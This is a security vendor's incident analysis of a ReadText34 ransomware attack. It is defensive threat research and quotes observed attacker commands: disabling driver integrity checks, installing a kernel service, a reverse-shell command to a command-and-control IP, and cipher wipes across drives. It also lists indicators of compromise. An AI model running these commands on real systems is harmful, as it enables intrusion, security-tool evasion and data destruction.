

Don’t let overlooked obligations become incidents. Learn how.
Utility navigation bar redirect icon
Portal LoginSupportContact
Search
Close search
Huntress Logo in Teal
  • Platform Overview
    Managed EDR

    Get full endpoint visibility, detection, and response.

    Managed EDR

    Get full endpoint visibility, detection, and response.

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Managed ISPM

    Continuous Microsoft 365 and identity hardening, managed and enforced by Huntress experts.

    Managed ISPM

    Continuous Microsoft 365 and identity hardening, managed and enforced by Huntress experts.

    Managed ESPM

    Proactively secure endpoints against attacks.

    Managed ESPM

    Proactively secure endpoints against attacks.

    Integrations
    Integrations
    Support Documentation
    Support Documentation
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
  • Threats We Stop
    Phishing
    Phishing
    Business Email Compromise
    Business Email Compromise
    Ransomware
    Ransomware
    Infostealers
    Infostealers
    View Allright arrowView Allright arrow
    Industries We Serve
    Education
    Education
    Financial Services
    Financial Services
    State and Local Government
    State and Local Government
    Healthcare
    Healthcare
    Law Firms
    Law Firms
    Manufacturing
    Manufacturing
    Utilities
    Utilities
    View Allright arrowView Allright arrow
    Tailored Solutions
    MSPs
    MSPs
    Resellers
    Resellers
    SMBs
    SMBs
    Compliance
    Compliance
    What Gets Overlooked Gets Exploited

    Most days, nothing happens. But one day, something will.

    Huntress Cybersecurity
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
  • Pricing
  • Community Series
    The Product Lab

    Shape the next big thing in cybersecurity together.

    The Product Lab

    Shape the next big thing in cybersecurity together.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    Resources
    Upcoming Events
    Upcoming Events
    Ebooks
    Ebooks
    On-Demand Webinars
    On-Demand Webinars
    Videos
    Videos
    Whitepapers
    Whitepapers
    Datasheets
    Datasheets
    Cybersecurity Education
    Cybersecurity 101
    Cybersecurity 101
    Cybersecurity Guides
    Cybersecurity Guides
    Threat Library
    Threat Library
    Real Tradecraft, Real Results
    Real Tradecraft, Real Results
    2026 Cyber Threat Report
    2026 Cyber Threat Report
    The Huntress Blog
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
  • Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    The Huntress SOC

    24/7 Security Operations Center

    The Huntress SOC

    24/7 Security Operations Center

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Community

    Get in touch with the Huntress Community team

    Community

    Get in touch with the Huntress Community team

    Compare Huntress
    Bitdefender
    Bitdefender
    Blackpoint
    Blackpoint
    Breach Secure Now!
    Breach Secure Now!
    Crowdstrike
    Crowdstrike
    Datto
    Datto
    SentinelOne
    SentinelOne
    Sophos
    Sophos
    Compare Allright arrowCompare Allright arrow
  • HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    Partners
    MSPs

    Join our partner community to deliver expert-led managed security.

    MSPs

    Join our partner community to deliver expert-led managed security.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Tech Alliances

    Driving innovation through global technology Partnerships

    Tech Alliances

    Driving innovation through global technology Partnerships

    Microsoft Partnership

    A Level-Up for Your Business Security

    Microsoft Partnership

    A Level-Up for Your Business Security

  • Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Awards
    Awards
    Contact Us
    Contact Us
  • Portal Login
  • Support
  • Contact
  • Search
  • Get a Demo
  • Start for Free
Portal LoginSupportContact
Search
Close search
Get a Demo
Start for Free
HomeBlog
ReadText34 Ransomware Incident
Last Updated:
September 22, 2024

ReadText34 Ransomware Incident

By:
Harlan Carvey
Share icon
Glitch effectGlitch effectGlitch effect

Background

Huntress analysts observe and block a wide variety of attacks on a weekly basis. Some of these attacks may be initial forays into the compromised infrastructure, attempts to launch ransomware, or even successful ransomware deployments.

During the second week of September 2024, a monitored endpoint triggered alerts for enabling RDP, multiple commands for disabling recovery of the system, and persistence for a ransomware executable. Shortly afterward (less than 20 minutes), the endpoint again triggered alerts, this time for modified ransomware canaries, indicating that files were encrypted. Visibility within the infrastructure was extremely limited, as the Huntress agent hadn't been completely deployed to all endpoints. As such, only the impacted endpoint could be more thoroughly investigated.

The Attack

The first indication of the attack was observed within the investigative timeline as the Administrator account credentials were used to access the C$ share from an internal IP address. The threat actor then ran a remote command via reg.exe to enable RDP, as illustrated in Figure 1.

Figure 1: Command to enable RDP

The threat actor then attempted to log in via RDP; however, the first attempt failed, as they misspelled the account name as “adminitrator” (note the missing “s”). Over a minute and half later, they successfully logged in from a source endpoint with the workstation name HOME-PC. 

The threat actor then executed C:\Users\REDACTED\AppData\Roaming\trend micro\Trend.exe. A copy of this file was collected from the endpoint, and found to contain the string, F:\Users\admin\Downloads\TrueSightKiller-main\TrueSightKiller-main\x64\Release\TrueSightKiller.pdb, indicating that it was likely used to install truesight.sys, the TrueSight RogueKiller Antirootkit Driver. The embedded file version information within the driver appears as illustrated in Figure 2.

Figure 2: Truesight.sys file version information

Truesight.sys is known to be a vulnerable driver and is used in a number of bring-your-own-vulnerable-driver (“BYOVD”) attacks. For example, Huntress analysts have observed this vulnerable driver being leveraged during LukaLocker ransomware attacks. Immediately after the driver was installed, the security applications running on the endpoint (in this case, Trend Micro products) crashed, seen in the investigative timeline via System Event Log records.

In this incident, the installer EXE (named trend.exe) and driver had been placed in the C:\Users\REDACTED\AppData\Roaming\trend micro\ folder, likely indicating that the threat actor had prior knowledge of security tools installed throughout the infrastructure. 

The next files to be executed were readtext34.exe and winppx.exe, both found in the C:\Users\REDACTED\AppData\Roaming folder. When launched, the winppx.exe file proceeded to run the following commands:

bcdedit.exe  /set loadoptions DDISABLE_INTEGRITY_CHECKS
sc  create winppx binPath="C:\Windows\winppx.exe" type=kernel
start=boot error=normal tag=no DisplayName="winppx"

The first command, running bcdedit.exe, is intended to disable the driver signature check prior to installing the kernel driver. However, records across the System, Security, and Application Event Log indicated that the winppx.exe failed to load. Those records appeared within the investigative timeline, all within the same second, as follows:

EVTX     REDACTED  - Service Control Manager/7000;winppx,%577
EVTX     REDACTED  - Service Control Manager/7045;
            winppx,C:\Windows\winppx.exe,kernel mode driver,boot start,
EVTX     REDACTED  - Microsoft-Windows-Security-Auditing/4658;
            S-1-5-21-4140347413-16511891-3320662292-500,Administrator,           
REDACTED,0x3ac505,Security,0x4bc,0x366c,
C:\Users\REDACTED\AppData\Roaming\winppx.exe
EVTX     REDACTED  - Application Popup/26;
            ,\SystemRoot\winppx.exe failed to load
EVTX     REDACTED  - Microsoft-Windows-Security-Auditing/5038;
            \Device\HarddiskVolume6\Windows\winppx.exe

The Microsoft-Windows-Security-Auditing/5038 event record indicates that the image hash of the file was not valid. Even though the driver did not appear to load, the file did run the following command, launching what appears to be a reverse shell:

"svhost.exe"  -connect 94.198.50[.]195:25000 -pass Zz158df@jniow45h@ -recn 0 -rect 5


A search of VirusTotal for the IP address results in the banner illustrated in Figure 3.

Figure 3: VirusTotal banner for IP address

The Community section of the VirusTotal page includes multiple references to the IP address being the C2 address for the BianLian Go Trojan, which correlates to the anti-virus detection illustrated in Figure 4.

Figure 4: AV Detection for winppx.exe

It is interesting to note that launching the instance of winppx.exe apparently resulted in multiple persistence mechanisms, including copying the file to the Startup folder within the ProgramData directory, as well as attempting to install it as a kernel driver.

The first observed command run as a child process of readtext34.exe was the following:

cmd.exe /c rem Kill "SQL"

This is a clear indication of a batch file-style list of commands embedded within the executable. Following this command, a series of taskkill.exe commands were run, something often seen embedded within file encryption executables as a means of stopping running processes from inhibiting the file encryption process. As observed in this instance, very often, the list of processes stopped is independent of the processes actually executing on the endpoint. These were followed by a series of "net stop" commands to halt various Windows services, as well as commands intended to inhibit recovery by deleting Volume Shadow Copies and system backups. 

The readtext34.exe executable was also set up to persist via the compromised Administrator account’s Run key, as illustrated in Figure 5.

Figure 5: Encryptor File Persistence

Finally, the threat actor ran the following command:

readtext34.exe -network

This command then spawned the following child commands, launching a native Windows utility (LOLBin) to perform encryption:

cipher /w:\\?\X:
cipher /w:\\?\F:
cipher /w:\\?\I:
cipher /w:\\?\G:
cipher /w:\\?\H:
cipher /w:\\?\E:
cipher /w:\\?\B:
cipher /w:\\?\D:
cipher /w:\\?\C:
cipher /w:\\?\A:

The cipher.exe native Windows utility is a command line tool that administrators can use to manage encrypted data using the Encrypted File System. The “/w” option, from typing the command cipher /?, has the effect illustrated in Figure 6.

Figure 6: Cipher.exe command syntax excerpt

In short, the use of the cipher.exe command does not encrypt files, but rather adds a layer of complexity to recovery by removing data from unallocated space within the volume. 

Following these commands, files were encrypted, which led to ransomware canaries triggering alerts. The ransom note, titled How_to_back_files.html, indicates that the file encryption process utilized “RSA+AES”. The ransom note also includes a “personal ID” for the customer, email addresses to contact the threat actor, and the admonition that if contact is not made within 72 hours, the ransom price will increase. The ransom note also states that “highly confidential/personal data” was gathered and stored on a private server. Within the limits and confines of this investigation, there was no indication of data staging nor exfiltration commands, indicating that if they did occur, they occurred sometime prior to the investigated attack, and/or via endpoints that did not have the Huntress agent installed.

Conclusion

Cyber attacks can have a detrimental impact on organizations, in general, with ransomware attacks being not only devastating but also highly visible. As a result, organizations should strongly consider developing and regularly exercising incident response plans, as well as developing a thorough asset inventory and engaging in attack surface reduction efforts. Last but not least, endpoint monitoring efforts are most effective when all endpoints (servers and workstations) are included in the monitoring.

IOCs

ItemSHA 256 / Description
HOME-PCthreat actor’s workstation name
trend.exe90daac69da7201e4e081b59b61ca2a2116772318621c430f75c91a65e56ea085
winppx.exeac66828fbdf661d67562da5afb7cc8f55d9a8739ab1524e775d5dcebfc4de069
readtext34.exe8368925651fefcd85e0e73790082b9a69237fa66225f932c2a44014cc356acdc
I:\locker\bin\stub_win_x64_encrypter.pdbPDB string in readtext34.exe
BabyLockerKZRun key value used to persist readtext34.exe
readtext34Encrypted file extension
How_to_back_files.htmlRansom note name
ithelp15@securitymy[.]name , ithelp15@yousheltered[.]comEmail contacts from ransom notes
Categories
Threat Analysis
Summarize this postClose Speech Bubble
ChatGPTClaudePerplexityGoogle AI

See Huntress in action

Our platform combines a suite of powerful managed detection and response tools for endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

Book a Demo
Share
Facebook iconTwitter X iconLinkedin iconDownload icon
Glitch effect

You Might Also Like


  • Kawabunga, Dude, You’ve Been Ransomed!

    Thanks in large part to our customer base, Huntress sees a great deal of interesting activity, particularly from threat actors (but also from admins). Part of that activity includes not just ransomware variants that Huntress hasn’t seen before, but also variants that may not have been documented via any public means. Further, when these incidents occur, Huntress very often gets a detailed look at the threat actor’s activity, including commands and their timing.
  • Getting to the Crux (Ransomware) of the Matter

    Huntress has observed a new ransomware variant, Crux, being used in multiple incidents.

  • Dispelling Ransomware Deployment Myths

    Huntress analyzes ransomware activity, uncovering attack patterns and key detection opportunities while dispelling ransomware myths.

  • Cephalus Ransomware: Don’t Lose Your Head

    In mid-August, Huntress saw two incidents that linked back to a ransomware variant called Cephalus, which included DLL sideloading via a legitimate SentinelOne executable.
  • It’s Not Safe to Pay SafePay

    Huntress has observed Akira ransomware affiliates in action, as well as ReadText34 and INC ransomware being deployed.
  • Investigating New INC Ransom Group Activity

    The Huntress team investigated a ransomware attack of a new INC Ransom threat actor group. Here is the activity we observed.
  • Looking Through a Pinhole at a Qilin Ransomware Attack

    Incident analysis is critical, but for newcomers, it can be daunting. Learn how to confirm commands, validate findings, and spot real impact during a Qilin ransomware event.
  • Tried and True Hacker Technique: DOS Obfuscation

    In this blog, we dissect a sample of malware that makes clever use of batch scripting obfuscation—turns out it was a launcher for TrickBot!

Sign Up for Huntress Updates

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.
Privacy • Terms
By submitting this form, you accept our Terms of Service & Privacy Policy
Thank you! Your submission has been received!
Oops! Something went wrong while submitting the form.
Huntress Managed Security PlatformManaged EDRManaged EDR for macOSManaged EDR for LinuxManaged ITDRManaged SIEMManaged Security Awareness TrainingManaged ISPMManaged ESPMBook a Demo
PhishingComplianceBusiness Email CompromiseEducationFinanceHealthcareManufacturingState & Local Government
Managed Service ProvidersResellersIT & Security Teams24/7 SOCCase Studies
BlogResource CenterCybersecurity 101Upcoming EventsSupport Documentation
Our CompanyLeadershipNews & PressCareersContact Us
Huntress white logo

Protecting 215k+ customers like you with enterprise-grade protection.

Privacy PolicyCookie PolicyTerms of UseCookie Consent
Linkedin iconTwitter X iconYouTube iconInstagram icon
© 2025 Huntress All Rights Reserved.

Join the Hunt

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.

By submitting this form, you accept our Terms of Service & Privacy Policy